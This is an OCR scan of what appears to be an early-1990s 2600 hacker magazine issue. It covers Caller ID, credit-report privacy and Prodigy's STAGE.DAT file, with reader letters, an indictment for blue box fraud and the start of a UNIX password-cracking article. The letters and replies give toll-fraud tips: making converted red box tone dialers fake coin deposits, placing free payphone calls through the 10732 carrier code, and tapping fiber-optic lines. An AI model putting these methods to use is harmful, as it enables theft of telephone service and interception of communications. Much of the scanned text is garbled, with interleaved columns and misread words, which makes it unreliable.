pamphlet says. Centel doesn't allow prevent you from reaching call them. "All Call Blocking may have no way to unblock," their little residential customers because you other people's phones when you number from being displayed on Blocking permanently blocks your before placing a call), All Call (where customers dial *67 or 1167 Blocking. Unlike Per Call Blocking everyone not to get: All Call seem to be trying to convince They have one option that they Caller ID services to its customers. Vegas, recently started offering spread. Centel, the independent phone company of Las Caller ID mania continues to local reason enough for consumers to be being rammed down our throats is have a convenient means to do so. continue misusing telephone service besitant. The fervor with which Caller ID is through harassing calls still will angrily, "Those who want to Bell spokesman Spero Canton said whether the caller wanted it or not. have their numbers identified, Southern Bell wanted everyone to blocking had to be offered mission's unanimous ruling that call Florida Public Service Comover since Caller ID first appeared Bell expressed outrage over the on the horizon. Recently, Southern fact distortion has been apparent

Person Identification

energy-detection circuit, and clock generator". combine it with a four-pole bandpass filter, input buffer, from a standard modem, and based design tools "to take a article says Sierra will use its cellfrequency-shift key demodulator in high volumes. The February 18 will be available for about \$2 each number. It's known as the converts it to display the calling SC11210/11211 Caller-ID chip and the first and second ring and sent by the phone company between services. The chip uses the signal analog front-end chip for Caller ID conductor Corp. is designing an Engineering Times, Sicira Semi-According 01 Electronic

of this chip could signal the start of It's predicted that the small size

outdated." that might well be considered possibilities of PCNs (Personal lost because of a concern on privacy Communications Networks) were be a shame if the technological CA was quoted as saying, "It would Action Consulting Inc. of Palo Alto, Ken Kretchmer, principal analyst at the location they're calling from. identifying the person regardless of a trend toward Caller ID actually

inconvenient. Or maybe, just a little too

Credit Release

only do they charge for this, but you to see your credit report or another, TRW offers their you, you are forced to pay, one way order to see what's written about started uncovering them in 1984. In companies to send everyone a copy they actually try to get more who's been accessing your file. Not whenever you want and find out Credentials service which "allows" knew about these files until hackers one of us. Most people never even files on practically each and every for years now. Credit agencies have yelling about this gross unfairness latched onto this. We've been for free. It's about time the media of their credit records once a year requiring credit reporting Congress to pass legislation April 2nd when they called for latest instance of this occurred on up with an intelligent editorial. The Island Newsday, occasionally comes information on you when you apply, Our local major paper, Long

course. It gets worse. TRW now has tolerated for far too long. invasion of privacy has been people who want to talk about TRW's 800 number remains for And that's only for members! and \$1 a minute (\$2 for the first) to \$25 to get it sent to you overnight, for a fax copy of your credit report, amounts for this information: \$15 in the interest of accuracy, of signing up. This blatant rip-off and hear your credit report read to you. 900 numbers that charge outrageous

Credit Due

reported no inquiries had been staffer foolishly subscribes) several weeks after this occurred, know how much was owed. Yet, credit report. After all, they had to unauthorized look at someone's cards and retail credit cards was staffperson owed on bank credit itemization of how it should be racking up interest charges on the TRW Credentials (to which our have looked at the credit report to wonder if this doesn't constitute an printed. How convenient. We spent. The amount of money our Along with the check came an loan. But this time it was different. deposit the check and instantly start this company does quite frequently, was an unsolicited loan, something company. In actuality, the check received a check from a credit card in the hopes that the customer will Recently, one of our staffers

try to hold onto their anonymity. And they wonder why hackers

Modern Times

to be part of that. and lack of imagination don't have sound. While standardization is perfectly capable of altering the obviously the goal here, monotony The new modern switches are busys to sound exactly the same. for all of the rings and all of the wonder though, why it is necessary now completely electronic. We that make your spine tingle. 212 is deep baritone rings or busy signals 212 area code. This means no more more crossbar central offices in the We are told that there are no

Whose Scam Is It?

charge of \$55! they did, they each incurred a calling the 540 number and, when bunch of confused people wound up what do you think happened? A people with his \$40 number. Well, numbers and paged a whole lot of gone through an exchange of pager number (540 numbers are generally amounts when you call them) had rip-offs that charge outrageous It seems the owner of a 212-540 New York a couple of months ago. There was an interesting scam in

and keys in his phone number. As When his number is called, an far as we know, that is not a crime. is. A person calls a bunch of pagers we fail to see what the crime here everyone with his phone number. But apart from being a real sleaze, this person. He did, after all, page proud of the fact that they caught Local law enforcement is very

> allowed to blend in with the Such exchanges should not be real crime is taking place every day. people's money. That's where the New York area is set up to take committed. The 540 exchange in the Again, no crime is being incredible charge is incurred.

Eternal Vigilance facts remain distorted and confused. work as the average citizen, the little grasp of the technology at enforcement people who have as who make out like bandits and law usual, between the phone companies exchange in one area code but not in another is a flawed system. As where an exchange is a premium number can result in a huge bill or system where simply misdialing one the charges they can receive. Any little attempt to warn consumers of The phone companies make very

somewhere. This includes any and printed out for hotel records a hotel room, it's probably being Every time you dial something from incredible number of situations drug dealers and you can probably numbers that were being used. recorded. Take hotels, for instance. predict the rest. There are an These numbers were later sold to turned its phones into "calling card where what you are dialing can be up to record the calling card thieves". The phones had been set a particular company had actually payphones (COCOTs). It seems that New York concerns private Another sleazeball operation in

all numbers you dial after calling the phone number. While most hotels won't sell your calling card numbers to drug dealers, the potential is always there. And then there's the garbage....

Illegal Networks

According to The Economist, the German Postal Ministry (they run the phones) discovered 23 illegal private telephone networks in eastern Germany, including one formerly controlled by Stasi, the secret police. Because of a shortage of telephone lines in eastern Germany, the networks will be allowed to continue operating for at least another year.

EFF Lawsui

On May 1st, the Electronic Frontier Foundation filed a civil suit against the United States Secret Service and others involved in the Steve Jackson Games raid of last spring (see our Spring 1990 issue to relive that moment of history). According to EFF Staff Counsel Mike Godwin, Jackson was "an absolutely innocent man to whom a grave injustice has been done". Jackson's business was nearly driven to bankruptcy, a manuscript and several computers were taken, and private electronic mail was some through.

When asked how important it was that Jackson not be considered a backer, Godwin replied, "First, the rights we argue in this case apply to backers and non-backers alike, so it's not as if we were seeking special treatment under the law for backers. Everybody uses computers now, so the rights issues

raised by computer searches and scizures affect everyone. Second, the facts of Steve's case show how muddy the government's distinctions between hacker and non-hacker, and between criminal and non-criminal, have been. Steve Jackson was never the target of a criminal investigation, yet at least one Secret Service agent told him that his GURPS Cyberpunk book was a handbook for computer crime."

Godwin said the interests that Jackson and the EFF want to protect "derive directly from wellunderstood Constitutional principles".

We're glad to see groups like the EFF emerge and start fighting back. We encourage support for their efforts. They can be contacted at 617-864-0665. It's going to take a lot of awareness and vigilance on everyone's part to keep these injustices from occurring again and again.

Prodigy Invading Privacy?

Those who argue against hackers almost invariably portray them as a threat to our privacy. "Breaking into my computer is like breaking into my home," is a phrase heard quite often in that camp. Never mind that hackers are generally uninterested in personal computers but go instead for mainframes and mini's run by huge corporations and institutions.

We wonder what their reaction is now to the news that a huge corporation has been breaking into personal computers all over the country. Sort of,

It seems that the online service

known as Prodigy, run by IBM and Sears, has been writing a file called STAGE.DAT on its subscribers' hard drives. This file is supposed to contain information concerning the user's configuration, which screens he uses frequently, and other details designed to make his Prodigy session interactive and fast. But recently, Prodigy subscribers have been dissecting their STAGE.DAT files and finding bits and pieces of files that Prodigy has no business possessing everything from personal letters to databases to directories of the personal computer.

Many subscribers were outraged, saying they had no idea this information was in the file and demanded to know how it got there and what Prodigy was doing with it. Prodigy and its supporters claim that it's an inherent trait of MS-DOS to put bits and pieces of previously used files in the space allocated to new files. Full directories were often included in this manner.

While it's quite likely that this is exactly what happened, we find it more than a little disturbing that Prodigy supporters are so quick to drop the issue. The implications here are downright frightening.

First off, why is it so much easier to believe the intentions of Prodigy than it is to believe the intentions of an individual exploring a wide open computer system? After all, if we move so quickly to prosecute teenagers suspected of downloading text from a huge corporation, shouldn't we be moving just as quickly when a huge corporation is suspected of downloading text from an individual? Prodigy says

they were not looking at any personal data but how do we know this for sure? Have there been raids in this case? Seized equipment? If those actions are so important and necessary in the course of an investigation, why then haven't they occurred?

The logic is clearly flawed. The laws are only effective if they treat everyone equally. Prodigy seems to be getting a fair deal. They're able to explain exactly what they were doing and why what happened happened. They're being given the opportunity to fix their programming so personal data is no longer captured. We strongly doubt the authorities would be so fair if this was an individual accidentally gaining access to corporate secrets.

whole lot about you. If someone at typical STAGE.DAT, they would bigger issue. Personal computers are criminals? The possibilities are ability as a "high tech weapon" to catch people's personal files through their accessed. And what happens when the programming so those files were probably come across other file names. Prodigy were to look at the data in a someone, they can quickly find out a wide open. If you give access to territying - and endless. Prodigy accounts? Might they use that authorities realize that they can access They could then rewrite the Apart from that, there is a much

Putting faith in a commercial venture that has direct access to your computer is an act of utter foolishness. This little escapade may have at least taught people the dangers of such setups.

Page 22

Reader Feedback Time

Some Suggestions

covered at some time. It's available for \$22.50 from OES countermeasures to tapping from optic cables has been uch topics are covered. Everything from sorveillance (accretical and produced aspects of a broad range of security Conference on Security Technology. This is a collection of PERSONAL SECURITY Kentucky, Lexington, KY 40506-0046, phone 606-257-3343. article absencts from the annual conference. Both the Hockers and others will also want to disok out the Camahan You may be able to find this publication at your local Publications, Office of Engineering Services, University of Lenjoyed Dr. Williams' 'Thester Reading List' work

te there too, in fact, it can't a bad odes to formagily search and track journals membered in the article should be at your an marks or so. If you did, you might find such game or your library for intensiting books, yoursely, and articles every had university theory. So go check, Some of the books might information is out there just working for you to find it. 1985) or The Big Boother Game by Santt Franch, A lot of "Theoring the Information Thickes" (IEEE Specture, July Which brings up a good point many of the newsletters

in my program, but I have no way of getting them, where of type of ourd and the issuer. For example, 5388 is the BIN for based on the elgorithm in the Autumn 1990 issue. This argues out there have BIN information that they world like to Information Burson, but it costs a whopping \$895. Door directory is published by the spily runned Fraud and Their individually gleaning them from people's cards. A BIN AT&T Universal Meserout. I'm all set to include the BINs first four (or emybe most) digits of the oard that indicates the identification number (BIN) was also checked. The BIN is the algorithm would be a lot more effective if a card's bank verification and generation program as a HyperCard study On to another subject: I have written a credit card

If we get it, we'd share it. There is no resoon in the world Mr. Upodle

Daling Assessment

right to how what the numbers on your conditionals mean. why such information should be suppressed. You have every

from Fry's and a 2000 Magazine, Automat 1980. dialor \$43-141, four AAA betteries, five 6.55 Miles erestable Help, I just sport \$30 for a Radio Shock pooled total

at three different psychones. I disassembled the dislor and dute; I method to the powers purpleane for a text. I had no beck the profisers it date to reversed the 6.55 Mbs crystal leads toping this would solve After reassembling and programming my converted

source for an inexpensive way to modify it? The action also failed Can you help me cannot my dialer or give me norther Radio Stack modification to fed attempts to modify their There is a mound of spory covering the processor. Is this

extend to a diagram. Can you please send me a crypy of that

Palo Allo, CA

Dear 2600s

blew about forty budes backing the things ideas or suggestions would be greatly appropriated since I just effect (I tried programming in the "todes as suggested). Any when tested in the real world, it doesn't soom to have any It does produce tones remarkably similar to own tends but page 33 of the Automotionarchatains & does not seem to work Help! I have built a red but like the one described on

New York

tried it out on a real pay phase, the electronic votes samply min taxes when programmed as described, however when I make a seried of beeps that sounded something like pay phone went as per the which's directions. The dialor did soom to recommended in the article. The construction was only and ardered the 6,5536 Mhz crystal from the company Artern issue I used the Radio Stack part #43-141 dialer and uma generoed by the dolor. What's wrong? logs asking me to deposit anciety as though it never heard the I built the convected tone dialet red box described in the

a specific another of money for a specific amount of time of duting, however, is exempt to use the levels to falle out cain on those cuts that don't regain additional deposits. In some Red has zone have no effect on a dial loss nor will they work only work in conjunction with ACTS, the system that cold for requests an local cash. This will not work first him times can plant do work. What some of you may have made the middle successfully completed the project, is would appear that the you can do this, the red box know will then noth, for this cold insorting your area aide before the moreon you in calling, if places, you may be able to activate ACTS on local colds by "Please deposit a delian and y cent for the first a minutes.") Since we've been hearing from people who have Leaved to CA

on editing order district There is in ready no diagram for that article. That was

What Could It Be?

Dear 2600s

continues to report, your line is not traced. If it goes up in pitch and does not go back drawn to repeat, your line is being traced has a time. If it goes up in plath and then back down and find out if your line is being trood. After it pides up you will for obvious seasons, that by disting 1-617-800-9300 you can found out from someone who must remain ananymous

being trained Dues acrosses know anything about this number? and if it ready tells you if your line is being onced would like to find out who owns it and countly how it wofen I tied it and, according to the information, my line is not

Mad School

Tableto. so call it, have it of the hook, and cancy the hell out of the The only way these would be useful to a expend the would be integration yet. The number you mention is a sweep time, could one number in one part of the country know if another Who would be tracing your line? The number you East Talphone has been of these, woundly entiry with 9079. used to measure frequency regionse on a phone time. New wand iran your phose line. We haven't reached that stays of africad phone sumber to book whether or not somethody in backet means appeal think of four it would be possible for a member seemplace also was training your number? If you mentioned? What would be the point? Another number? How First of all, we assume you mean appeal and not mare!

fundamental of the ground offer of an 800 number for only ten delture. This is facthefied

or mount sounding that have, engine times, haspe? Because circuits and fixing force only, do you mean the old-factioned Think I might have some from the only so online. The round?

structure, they can beech things up if you don't match what Mey're dising. They're also notoriour for not calling you back ACC and even SII as the sone. While they have a fair pricing You can call Cable and Wireless in 800-456-8685 or 950. Lost of people are asting as about that 800 number deal

Re reads in Nov York Cay. Helicona. Some of this reception may what up being aired on the part can be east intripling. Clinic phone calls are also egolperant all lends to around the parter, hearing sounds from But if you stick with them, their service wall pay off most times All of the above types sound interesting to us. As modern

Contage in Fight's Island, NY is also an amount sup office inports of other such exchanges stronghout the world. with all linds of interesting sounds. We'd wedness any Call 201423-0672 for a reverse basery sea. The 516-788 one of the others the constitution and offices in the country Children, by the way, The 423 eachings in Willmantin, CT is There are self some internating adoption exchanges to

Compliments

Be treet professed information defending the right to hack Whe test chase up-ed journalism. I found them both to have The two witness in the hocker spiles contact provided

To anythed paramotic the two writers have. It is justified Sideralar to 2000 to stay informed of the many issues that mediate with the fact and other operates. I can identify with I am not an experienced computer near, or hacker, but

I pui 2000 down as a made more informed person. I frenched; of your energymous contribution for sharing

I got a sequence of DTMF trees, followed by edence gave one the marghest 308-687-6090 kery besterd that I am I called directory assistance and they Extending any sequence of numbers followed by the "Y" will that also worked at, but I dish I know the number. Being the was trying to call a friend of rate at the Durkits Donas ston

filers's an interesting number I can across a while ago. I

San Leandro, CA

CHEN

Info Needed

Dose 2000:

his the ting I was looking for to get my catago industry I would like to know more about Cable and Wardess's

Durkin Donus on Hawarill St. in Mathem, Messachneetts,

me a different number, 508-688-8572, which is the correct

give you a cheery exception-generated value that builty should

I called the number and included of getting a human being

I also see that you're looking for old tapes of telephone

grank undaymous calls? Or annoying or clever calls to And when you say furmy free cells, do you mean like

ordering system for new meteriols, where the manager calls in

formed that some of the flux food distins the a computational first heard when the number piece up, I did some research and

It ought he intending to decode the DTMF staff that is

the phone service in my area.

the first number (508-667-6000). This is fusion, as is much of about 10 persons of the time of natory assistance will give you stander. It turns out that if you ask for the transfer of the you up. I from called directory assistance back and they give "(INAUTHORIZED" at you After two attempts it will being

his order using treads times. This may be one of those systems,

but I may be wrong.

reach sense you have when it's easied translate to 159-508. COCOT (Castoner Owned Coin Operand Telephone). most knock time pract (other box sones). 607-6000 A with A being one of the extra times not used on We smortely anspect that this number belongs to a history case, it seems held is interesting.

8000 indicate any cardispasse anywhere in Oddocsia. What is going nothing appeared in the papers, on TV, or on the shortwave to transare of any earthquake anywhere in California. And relative, an evid news waither, and she whited that she was ment that there were "track problems". I select her where the buy, 9161T." She then stand that there kinch of messages and got a same-searching lead their followed by, "All thes are the 916 area code. For each alternat, a load bezz was returned, made several attempts to pull a martire near Red Blaff, CA in Friction and experienced a 4D airthquake" that morning that what the problem was work incredition, she told me that "San then stated that the problem was in California. I then asked her Mexica. I then select her very it was busy when she tried. She bunk problems were, and she stood that they were in New did The ATAT operator then tried to did the number for me segment that I call the AT&T question at "1028SY", which I what "NOAL" mount or why the times would be said up. She asked for an explanation and she told me that the didn't know failed the operator at "O". After two aftertyte, I got foreigh. I followed by a message Box, "AL lines are busy. SISAT." I then probably severed the trank times". The next day I called my Dear 2600. On Sunday, March 24, between 10 and 11 pm MST.

New Medea

operator, she was able to get you to the 916 area code in in the 505 area code. When you went through the AT&T This is indicated by the location of the error muscule (SISAT) maching \$16 floor \$25, that would mean that the problem coming from the 505 and if you were only having produc out at all from 500, that would tell you that the problem was sherp was congruised in that area. If you were smalle to get Strong is I'm shir come, she initial decap in 505 indicated that error exception to that you configure out have to get your call Calgornia. We important to understand how to interpret these farmly alternate long distance corners. (B) the way, we're always a way to bypeas it. Neas time, by routing your call other parts of the country. Whatever the country, there is almost was more titaly in 916 and that was cracing congestion in and there was a small earthquake on that Arp.) The first time your call move made it not of New Models.

Observations

you about call delivery. Being the sort of person who tureds offers are outageroody eventined. I do have in disagree with back \$50 or 1-600 rates are somewhat befor (for the most (selfair is OK but too expensive for notice suff), the Albert and likes to call in when passing onin phones at real stops While I agree with you that most of the services Albeit

lows a message, it sooms mesonably fire and lega. Also, of is busy, or if the checking is at an argody box. At \$1.75 to course, sending a one-way massage mount you don't get stuck part) than the other providers. actually talking to the person. The call delivery option is very bandy when the other line

account, but it's definitely worth a "cythat any specific company will provide you with such an has been committed to one of their competitives. No graphicos If you sell them you've part of a big TEX or CENTREX which carries will in bot, give you remote (so opposed to [+] access On another topic, many of the abstractive common

upgraded cancerd office. If I call a member, the ring of body and PBX's do this sort of thing, it just might be a way in 18th kindusking. I get kicked back to a dial time. If often 00% eignal will get out after about 1.5 minutes. After a bit of Finally, I protect an interesting feature of my monthly

Brien, NY

second, unrestricted, dial notes.

General Complaints

respecte "Law and Order" which is self-explanately. The underground proce Chilling if you think about the mosts backs various law enforcement agencies would like to distroy the are led to believe! and mids is this country really as fine and democratic as see I have enclosed a copy of an article published in the

sound on many underground, or just regular buildin hoard One is credit and number generator software, oftend in the things offered for sale in your classifieds and letters section systems has got to be a joke. I cannot say what they offer is the saturn 1980 zon. A carepary that would sell something Another thing that has been bothering one is series of the

companies that prey upon the uninformed are just as would do just as good a job as the one they have. The court sense thing, but I have soon public doctoin programs that are freely available to service with a computer and a modern. diagrams as any seam or one wisk. Many things I have seen somebow, but to steal form others and exercisings has me a bit copyright have on them. I realize everyone has to make money and are in the public domain. Morning they do not have

out three pages per issue. They are not really worth points They have the two modific pages strank into one so it comes opinions on those selling back issues of TAP. Most of the \$100 for them. I have seen chains to having original complete. organist copies. Missing many parts. The sets are incomplete. years are copies from a state historical excity. They are the sets with indexes and schemation. Many of the issues had anyone chim to have those included for sale. The day I see a fiyes that were distributed with issues and have yet to see these pages included in their "complete set". I have also seen information or updated diagrams. Those people do not have printed more than once and were updated to include new set with them included? Many of the original TAP issues were schematics in them, So what is the eaths deal about getting a Hoffman occurs back and personally hands there to me set of explosifion a complete original set is the day Abbie While I am on the subject of ripolity, I will expense only

for, then with cores down so hard on the people offering what they do have? It's also have as imagine that yes we some If you haven't seen unjoint of oring what journ boiling

Majne some of them do have those existing parts. Perhaps through all of the collections that have been advertised

expending, and mailing. All of this involves investment of make handcopy versions (assuming it's exactly the same as may have access to computers and moderns, others do not. To you should write them and and considering there was it even a price mentioned in the ad Ψ they ownsharge for the items you refer to it a bit unfait. time, energy, and money. That is very there is a charge. To say what you have access to) means collecting, printing, from offering the same makerial at a batter price. you nearly believe it's a rip-off, share is existing stagging you Concerning public about a reasonal: while some of un-

TAP, which is marketic at PO Box 2006s, Levipolle, KY A0250 6264, Samples are \$2. We obtain section that the writer is entire of the now

Payphone Question

Dear 2000;

both in terms of styling and simplicity - not to metricin designing a successfully working and box aut of a tone dialer-Chytes's genius is unsequesed in considering and astaclly found this article to be among the less on this subject and Me. 1990 article, "Converting a Tota Dialer into a Red Box" I discovered it sure as hell been using a converted Walteren Kodos to Noch Chytan for that must excelled Autumn

to other particles. I am aware of using internal expected loop in learning more about employing these phones for diameting Strike purpose: But, specially of pay phones, I am very much interested

information out? purposs. Could you recommend to me where I could find this mede member, of employing pay phones to call out to other lines for each action, but in one of your posytous issues, you

September 1 comparers, which we frequently make reference to in stess midifications generally require access to phose company this, but they certainly are not totally instance. Such reaction. Pay phone lives are not apposed to be able to do Any phone time can be modified to forward to another

Fristration

Dear 2600s

the issue ever sent to me. I have been seed that issue from a GLOS receive an issue of 2000. No one arewared me nor was Several mandle back I whole to you informing you that I

book issues. I still have all of your issues but one. this publication. The copies that I missed I got by ordering the I have been a subscatter since just about when you started

Executiosed a SASE: It was have you noting. sade of time. Perhaps you will answer two questions for me regard. If not I'll prive write or call again because it's a reply was sent. I am waiting this time haping that you will As a market of fact, The written several letters, Never a

What is the complete name and address of Telecom? On page 11 of Volume 7, Number 4, Winder 1900

what is the complete name and oddress of URR. Newalgher? 2. On page 26 of Volume 7, Number 4, Winter 1993:

DIDIF Decoder). They use two names same salinos? What gives with the ad on page 41 ("Controversial

Mt. Vernon, NY

we get it. We don't understand your final greation or all. don't have the address of CRR Novakear but we'll print it is althor. The althor again is: encrease add telecon. We soon. We published electrostraffy so above their a US Mail We private the full althous of Telecom Dignet in that

call them and bill then how to subscribe! fainkes it trackes a subscription matery. We are delaged with manage about subscription ruses, then have up a message to people who call our reaching, listed to the long detailed phone that we yet don't have nine for. People want in to tell all least of personal requests through the real and over the from what hand of companies to day. They was access codes, They want to said to a "read harder". Our favoring are the We absolutely convex right personally to subscribers

日の日の日本では日の日の日から日下 Regarding your necessing case, let us been which case you no contingly to each and every previous we get Question his there are best answered through the letters section. We don't mean anything personal by this, But we just

AT&T Special Deal

tooyerstion with your head Bell Operating Company, has both effering a low cost calling option from "Chancine Bell" I just wanted to inform your readers that AT&T, in

> number dialed without request for the deposit of any meansy common cannot be dialed using this plan (Carada can be you win. Unfortunately, interactional numbers using the 0/1 10732+1+NPA+NOX+XXXX. If your call completes to the payphones. To use this calling plan, ximply dist

the following mesoconotist results AT&IT's SDN (Software Defined Network). Due to pagabone at no charge. When trying this, you may get one of "one plus" calls prefited with this code will complete from a programming setup errors in many CO's (central offices). 10732 is the CIC (Carrier Identification Code) for

serving the psychotte. Try another CO. indicate that there is not a programming sense in the CO Service) or an operator for the deposit of money. This would A regues from the ACTS (Automated Coin Tell

CC Tyander CO. as chief or the your call carries he completed with the scarce up for equal access or that it does not exceptive the 10732 code you need. This may indicate that either the CO is not set 2. A sounding wying that your outlineast to completed

payphone on the same CO. a case by case hasts. If you do get a first bury, try another priorie the ATRT's typing to block calls from payaboxes on without a problem. These results are repeatable. This may next to it is a row of paychones, the call would complete person might get had busy, but when trying the popphone right this conduction is that when dieling from one payphone a means as far as how the CO's programmed. The meen for 3. A rootler (find boy) time. I'm not really stor what this

North Clayton

Telco Rip-off

regions surcharge so as not to lose any sevence (so MY fall service when I moved in), they are also eating back on a eating \$1.20 off most bills (not mine, I ordered sotury dial came with my blost Pa Bell bill. Note that while they are Thought you might be interested in the exclosed item fact

there is no extra charge for TT, no price reduction. "COMSTAIN", the TIT service is builded in with it and since Note that if you have outlant features (Pa Bell calls it

Car day. III, they offered to wrive back proments If I igned to start I never heart anything further, and my TT plumes still work to and told the belief oid to remove the TT service. She said fine paying now), or they would ramove the TT service. I called surfaces three divas "their mistake" that allowed my use of poing the authorse for TT, so I had to either and paying the saying that they had detected TTs on my line and I wasn't As an aside, sowers, years ago his field sent the a letter

Los Angolis

Information

Dear 2600:

Oberpata at 49. The ANAC number for Nevada is 380 year axea.

211 (2-0-9) sode is three different counties, but not always: (415) 760. These moder number for your ANAC list. This member

Botholder

Walnut Creek, CA

you know how pleased I was. I hope to be a longtime I just account my first state of 2600 and I wanted to let

Abo, ANAC the 816 is 972-xxxx.

population be of local calls. 1991 rates were into effect, it's only about four cents. Useful if used to give wheat 10 cents of operator croft but since the new codes, during 211 is an extensely recommending activity? It Did you know that, at least in the 718-212-516-914 area

Jeopardy Jim

phone calls on a secrees, and that it was legal I leave this but beginning backing (phones and computers). I was taking a to find out what back issue of 2600 I should punctions for mention phonors. This is contamined integring to me, total I want to be able to understand it inside and out. Not to computer also (no median jet), but it is still each a fractiviting this terminology is new to me abo, so where do I turn? 2600 comprehensive by easy of information, CSB is equipment. All put learning about devices to columns dequencies via CRB nebody, I mean solvedy size in the date of 50 knew this. Now that the tender mentioned that anyone could pick up careling impressed by the in-depth quality I read, I can writing mainly has opened some doors that I did not know expeted. I own a research catalogs. But your issue is much more "Think you to all the stupid people," I own a scanner and are teles stimutado diese in college a couple of monta 180. In this linew what is meant when people like Agent Steal say, I just received your Winter 1990 issue and was very

Thank you and keep up the good work. people as well. Utilizing your first amendment rights the way with your catalog is a great example for other coolings and catalogs, I can't argue with that I think what you are doing Sound Choice traggazine. They get you on heir list of facilitate valuable sporing material on phase and computer hacking very few people know how. I hope that you can suggest some hat to let you know, I found out about 2000 through

find yourself washing more light, by the provious year's back issues. If you like shoon, keep going. read from lone to some and please whatever you can, if you where you leave about hacking. If a probably better for you to We hard to point to a particular tions and say that is

A Technical Explanation

Deg 2000k

1990 issue: As for how someone could wiretup US Sprint's In requests to the letter "Harring the Windows", Sentence

small device to the base of the "U" which can detect and of the light will except at the base of the "U" (but don't bend it the refractive index of the and glass. The angle with which the off the incide "walk" of the saind because of differences in through this fiberghes streed and, most importantly, bounce thergies line in head (also bod!). Now, pakes of light trivel away the incubelocalplastic until you have the actual, bore Eber optic line in question. Once you have isolated the difficulty is in getting the equipment and isolating the specific fiber optic network, the method is not that complicated. The authoritant shares and and door.) reconstruction is the light pulses, eventually translating it into integrity of the this flowing past the "up". Now, attach a you can "leak" some of the light without destroying the information is being out through the line in a digital faction. too much, or all of the light will excapel). Since the bending (Reciglass is flexible) the line into a "C" shape, some beams of light hat the beade "walls" is grained. Therefore, by physical line you want to meeting (but ped), you must strip

indeed possible to tap fiber optic lines. With the right more details. Hope this hades to convince you, though, that it is equipment and information (and "formestions"), it's probably enough specifies about US Sprint's fiber optic set to tell you Of course, this is just the technical theory... I don't know

We are bounted to have your technical expendix to tap

COCOT Observations

to facili The Plague for the most coordinat work! Number Two Statemen 1990 your regarding COCOTS, I wish A friend of mine twigged me onto the Votame Scott,

COCOTs, I have found that their responses will consist of the party settings - and then an auto discorrect; 4) A full content powers people oaling ink 3) A modern contect, but with no though); 2) Several sings and then a deed line (no death to you? Soluted by four toom ([[in on't trial a salver box yet, following: () A computerized, infating voice stying "Thank sp. After assessing and griting the numbers to over 30 soch with council developments. maction - per a blank screen, despite having triad various I have several questions and observations I with to bring

expert at this, and although live identified soveral strings, I'm andy, not all COCOTs do this kind of thing. at a less at to what the others mean and if indeed this is study worth samething. I note that this kind of reaction (#4) occurs I've stacked a print out of the last example. I'm not an

distance carriers very each time one colle the payabone. What number of the unit) but those numbers that appear to be long remain the same (this is the number you called and the ED very from phone call to phone call. The phone identifiers a black aheating this out, but I'd like to know what it is I'm if exyling, do these numbers most? I was admit I'm having The strings following the psychone identifiers will tand to

*857*9100241223453*00000\$T 1223435400000@T3@*2155465134463900*C34107*0630 T@#215546513446390*CA41074663040674910224

> Are the "10224" restables center access codes? How can they The number of the psychone I called was 215-546-5134.

Candon, N

est are simply a discounted sequence. calling that number with the following results. The 60000 is rearder of ourgoing calls made that day. The numbers of the Another of our readers with a than the GOT inchides the NOW 72365, CAMIST IS SET the same, and 0530 is now 0633 22.141.15. 次以無所於何五年第一年第一日前都在前班的一年的日本 The 9102241222435 means Petrnary 24, 1991 or

What we'd like to see in the near feature is the specific type of make about the agriculty that interfaces with it. phone this string is governmed from . Will also like to bear Undoubledy, there is software that is artificial by this string We've found that this string is always sent bride

A Disagreement

MEANISONEL, found with having in current your "opinion" of a service called Looking broker your Auturn 1990 seen, I found myself

regarding this service. unfounded and based opinion since I have strateg a story to tell You say that I's "mother appell" - which I led is an

consultant for vaccors comits). involved in (being a telecommunications and amountly Secret Service investigations due to the type of week I am I have found repeal, on many an occasion, the target of

numbers, and international numbers — all without having to 500 STOPPER" services to cell various local marriers, 800 Northeless, to put things short, I have utilized the "I-

> personal breiness telephone seconds and coming up with weery about the government snooping into my 'when' and 'when' I may have called

not even give the area code from which you are calling! member, but it delives all 0's (set, 0.040040000) which does Purther, I'd like to point out that I'd be interested in The "1-900-STOPPER" service does deliver as ID

etc.) as I may have much to shore with them and their interests, bearing from some of your "accomplished" readers (phresics,

Ely, NV 89301-1989 PO Box 1989-18728 2004318

considered safe for those who deed want to get caught at once you worknowed how it works. This service should not by placed on them. Period. It is one difficult to piece it all asysthet they're still going to generate a till for whatever oath are STOPPER are located in some remote part of the country. whoever called it! And even if the optgoing lines for obtained through ANI, the 900 number is printed on the bill of handle the billing. AT&T is containly equipped to get AN delivered, 900-STOPPER is an AT&T 900 number. They Even in shope cases where the number is anable to be The option can be turned of the sie ability is always sieve Shapening Nariber Menification) from an Incoming call We have to question your knowledge of how AN is

wrong address. What can we draw from Said as after we first criticized from work some orth on the state same better and the derindening detter that the STOPPER people sent By the way, we find it must interesting that both your

If you have questions, thoughts, or You can fax letters to 516-751-2608 comments, send them in to our Online letters can be mailed to Middle Island, NY 11953 2600@well.st.ca.us etters department! 2600 Letters PO Box 99

UNITED STATES DISTRICT COURT

NOISIANG

UNITED STATES OF AMERICA) Criminal No. 18 USC 1343

V.)
INDICTMENT

The Grand Jury Charges:

(a) That on or about the dates hereinafter specified, in the County of the milky knowingly, and intentionally did devise a scheme or antitice to defraud and obtain money by means of false or fraudulent prelenses, and did transmit or cause to be transmitted by means of wire communications in interests or foreign commence, signals or sounds for the purpose of executing such scheme or article which resulted in depriving Southern Beil Telephone and Telegraph Company.

Heather of their charges. The said scheme consisted of utilizing or causing to be utilized an effectionic device, commonly referred to as a "blue beat", to evold telephone call billings.

unix password hacker

by The Infide

When you're hacking a UNIX system, it's always good to have at least one spare account on hand in case you lose your current one, or in case your current permissions aren't great enough to allow you to get root access. (I'm assuming the render has a basic understanding of the UNIX operating system - there have been quite a few articles about the topic here in the past.)

This program automates the process of backing users' passwords. A while back, Shooting Shark wrote a similar program, but its major weaknesses were that it could be easily detected by a system administrator and it could only back one user's password at a time.

Background
The theory behind this program is relatively simple. Each user has an entry in the retorpsessed file, which contains the username, an entrypted copy of the user's password, and some other relevant information, such as the user's id, group id, home directory, and login process. At any rate, what's important here is the copy of the encrypted password.

One of the available system calls to the C programmer under the UNIX operating system is crypt(). Built into every UNIX kernel is a data encryption algorithm, based on the DES encryption method. When a user enters the "passwed" command to change his password (or when the system administrator assigns a new user a password), the crypt() system call is made, which then encrypts the selected password and places a copy of it into the file betc/passwed, which is then referred to whenever a user tries to log in to the system.

Now, the standard UNIX password is somewhere between 1-8 characters long (various versions, such as Ultrix, allow much longer passwords). If you wrote a program that would sequentially try every possible lowerease character sequence, it would take about 3*10^23

attempts, which translates into a little over a million years per complete password hack per user. And that was just loweresse letters....

